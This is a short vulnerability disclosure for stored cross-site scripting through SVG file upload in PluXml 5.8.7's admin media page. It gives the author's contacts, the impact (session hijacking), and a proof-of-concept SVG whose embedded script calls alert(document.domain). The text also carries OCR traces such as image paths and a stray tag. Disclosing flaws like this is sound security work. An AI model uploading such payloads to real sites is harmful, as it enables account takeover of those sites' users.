VULNERABLE: XSS store vulnerability exists in upload file svg in core/admin/medias.php Pluxml version 5.8.7 allows attackers to execute arbitrary web scripts or HTML

Date: 02/02/2022

Author: KienNT

Contact :

Github : https://github.com/Nguyen-Trung-Kien

Gmail: nguyentrungkien.31120@gmail.com

Facebook: https://www.facebook.com/anhchangmutrang.auz1/

Twitter : https://twitter.com/kienan1100

Product: PluXml v5.8.7

Vendor : pluxml.org

Description : XSS store vulnerability exists in upload file svg in core/admin/medias.php Pluxml version 5.8.7 allows attackers to execute arbitrary web scripts or HTML

Impact: Attackers can masquerade as authorized users via session cookies, allowing them to perform any action allowed by the user account.

Suggestions: Don’t allow file svg

Payload :


```
<?xml version="1.0" standalone="no"?>

<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svgll.dtd">


<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">

        <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900"
stroke="#004400"/>

        <script type="text/javascript">

                alert(document.domain);


        </script>
```

</svg>

POC :


```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
    <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
    <script type="text/javascript">
        alert(document.domain);

    </script>
</svg>
```

POC



Upload file

Result:



Upload success